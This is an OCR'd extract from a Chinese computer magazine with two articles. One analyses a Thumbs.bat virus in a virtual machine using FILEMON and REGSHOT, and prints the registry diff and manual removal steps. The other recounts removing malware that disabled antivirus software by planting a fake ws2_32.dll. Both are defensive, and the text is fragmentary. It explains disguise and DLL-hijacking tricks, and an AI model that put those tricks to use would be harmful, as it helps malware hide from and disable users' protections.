


图 7

文件是加密的，如果使用文本编辑软件打开的话，只会看到一些不认识的字符，同时还在右键菜单中加入了一个新的打开项来迷惑大家，如果执行了这个打开选项那么就会执行Thumbs.bat文件感染病毒。文件夹名后面的\1.{3aea-1069-a2de-08002b30309d}可以使用户在双击时文件夹转向打印机页面，实现加密功能。不过我们在把病毒压缩成压缩包时可以看到文件夹里的文件。把病毒文件解压（这个加密方式是用了一个移动加密的软件）。下面准备让病毒在虚拟机里执行一次，先打开FILEMON点击监控按钮使系统处于文件监控状态，可以通过“设置”—“字体”，将字体大小设置成8比较好观察（图3）。下一步在虚拟机里执行病毒，双击Thumbs.bat，一眨眼病毒执行完毕，停止FILEMON文件监控，单击文件菜单，选择文件另存为，导出FILEMON监控列表，然后切换到REGSHOT，点击“2ST SHOT”，再点击“COMPARE”比较病毒发作前后注册表的变化（图4），输出一个注册表变动的文件（图5），将文件另存为进行保存（文件类型可以是HTML也可以是TXT，在REGSHOT上方的两个单选框选择，建议保存为TXT文件，因为病毒有时可以感染HTML文件，如熊猫烧香病毒），导出变化的注册表项。

接下来我们就要对这两个导出文件进行研究，将文件拖放到


Regshot 1.7
Comments:
Datetime:2007/4/10 10:18:37 , 2007/4/11 10:19:41
Computer:SUNVHAO , SUNVHAO
Username:

Keys deleted:1
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012007040420070405

Keys added:15
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\Scryptnat
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.LOG
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.LOG\OpenWithList
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Streams\13
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU*
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\LOG
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012007040220070409
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012007041120070412

Values deleted:8
HKLM\SYSTEM\ControlSet001\Enum\SW\{b7eafdc0-a680-11d0-96d8-00aa0051e51d}\{9B365890-165F-11D0-A195-0020AFD156E4}\Control\DeviceReference: 0x816D04B0
HKLM\SYSTEM\ControlSet001\Services\kmixer\Enum\0: "SW\{b7eafdc0-a680-11d0-96d8-00aa0051e51d}\{9B365890-165F-11D0-A195-0020AFD156E4}"
HKLM\SYSTEM\CurrentControlSet\Enum\SW\{b7eafdc0-a680-11d0-96d8-00aa0051e51d}\{9B365890-165F-11D0-A195-0020AFD156E4}\Control\DeviceReference: 0x816D04B0
HKLM\SYSTEM\CurrentControlSet\Services\kmixer\Enum\0: "SW\{b7eafdc0-a680-11d0-96d8-00aa0051e51d}\{9B365890-165F-11D0-A195-0020AFD156E4}"
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012007040420070405\CachePath: "C:\Documents and Settings\sunv
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012007040420070405\CachePrefix: ":2007040420070405: "
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012007040420070405\CacheLimit: 0x00002000
HKU\S-1-5-21-1214440339-484763869-839522115-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012007040420070405\CacheOptions: 0x0000000B

图 5

主机系统里，保存下来慢慢研究，先打开 REGSHOT 生成的比较文件，可以看到它所做的修改。如图 5 所示删除了一个键，增加了 15 个键，删除了 8 个值，增加了 30 个值，修改了 5 个值；再打开文件对比，它与注册表对比要长得多，看起来比较繁琐，我们可以通过搜索 CREATE，WRITE 和 DELETE 的方法找出创建、修改和删除的文件记录，可以看到病毒生成的文件主要存放在 WINDOWS\IME\ 和根目录下的 Thumbs.dn 文件夹下，以及生成了根目录下的 Autorun.inf 文件（图 6）。然后搜索 write，搜到的文件也是这些，再搜索 DELETE，发现删除的文件是上面的所有病毒生成的 TMP 文件，如果发现非病毒生成的文件被删除，可到其它计算机中拷贝过来。

下面该清除病毒了，先关闭虚拟机，在弹出的提示中选择关闭电源并删除修改，再次重启虚拟机时又会恢复到原样。然后启动中毒的计算机进入安全模式，使用冰刃（ICESWORD）终止 IME 目录下的 SVCHOST.exe（图 7），删除上述文件，反修改注册表，就可以清除病毒了。

本文抛砖引玉，有不当之处还请指正，希望大家在以后的手工杀毒的道路上越走越好。

（本文所涉及到的 FILEMON、REGSHOT 和冰刃已收录到光盘中）

菜鸟来解救杀毒软件

死神号码

国庆放假期间，答应了去家姐那里给她维修电脑，也不知道她是怎么使用的，电脑经常中病毒。先使用瑞星来检查一下病毒吧，可打开瑞星的时候却提示应用程序正常初始化失败，如图 1。晕了，这可恶的病毒竟然把瑞星给杀死了。再来打开 360 安全卫士看看，如图 2。怎么又是提示“应用程序正常初始化(0xc00000ba)失败”，难道是病毒把全部的杀毒软件都给禁止了？




图 1





图 2

我把 360 和瑞星都重新安装了一遍，还是打不开，到瑞星的官方网站下载了一个 2008 的试用版本，安装后还是打不开。只好重启系统后按 F8 进入安全模式，把 360 的安装位置和名字都改了，这次安装后可以正常打开了，但是瑞星却还无法打开。使用 360 查杀了几个盗游戏的木马以及一个 8749 和 aoturun 病毒，但重启系统后 360 又不能打开了。打开每个硬盘分区看了下，发现多了一些隐藏文件，如图 3。好在瑞星的卡卡还可以正常打开，运行后找到了好多未知的浏览器插件，把它们全都禁用，如图 4。接下来就是分析为什么无法打开杀毒软件，提示应用程序正常初始化(0xc00000ba)失败的原因了。

原因分析：

ws2_32.dll 是 Windows Sockets 应用程序接口，用于支持 Internet 和网络应用程序，程序运行时会自动调用 ws2_32.dll 文件。ws2_32.dll 是个动态链接库文件，位于系统文件夹中，Windows 在查找动态链接库文件时，会先在应用程序当前目录搜索，如果没有找到才会搜索 Windows 所在目录，如果还没有找到就会搜索 system32 和 system 目录。一些病毒利用此原理在杀毒软件目录中建立了 ws2_32.dll 文件或文件夹，在杀毒软件看来这是一个它需要的文件而调用，但事实上这个所谓的“文件”又不具备真正的 ws2_32.dll 文件所具有的功能，所以杀毒软件也就无法运行了，因此就会提示：应用程序正常初始化(0xc00000ba)失败。现在大家都知道是怎样一回事了吧。



名称	类别	状态	发行者	文件路径
Tencent SearchHook	地址栏搜索	已启用	Tencent	C:\Program Files\TENCENT\SSPlus\SAddr
Shell Search Band	IE浏览条	已启用	<未知>	%SystemRoot%\system32\browseui.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\qjdoor0.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\zxdoor1.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\mhdoor0.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\tldoor0.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\qhdoor1.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\rxdoor0.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\wddoor0.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\dh3oor0.dll
